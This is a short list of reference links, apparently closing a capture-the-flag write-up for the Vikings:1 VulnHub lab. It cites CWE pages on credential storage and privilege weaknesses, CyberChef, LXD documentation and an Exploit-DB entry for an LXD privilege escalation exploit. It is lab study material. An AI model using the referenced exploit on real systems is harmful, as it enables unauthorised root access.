- <https://cwe.mitre.org/data/definitions/256.html> -> CWE 256 page
- <https://cwe.mitre.org/data/definitions/522.html> -> CWE 522 page
- <https://cwe.mitre.org/data/definitions/732.html> -> CWE 732 page
- <https://cwe.mitre.org/data/definitions/284.html> -> CWE 284 page
- <https://cwe.mitre.org/data/definitions/269.html> -> CWE 269 page
- <https://cwe.mitre.org/data/definitions/250.html> -> CWE 250 page
- <https://www.vulnhub.com/entry/vikings-1,741/> -> Vikings1 Vulnhub page
- <https://www.exploit-db.com/exploits/46978> -> Exploit-db page for LXD privilege escalation exploit
- <https://gchq.github.io/CyberChef/> -> Cyberchef page
- <https://canonical.com/lxd> -> LXD documentation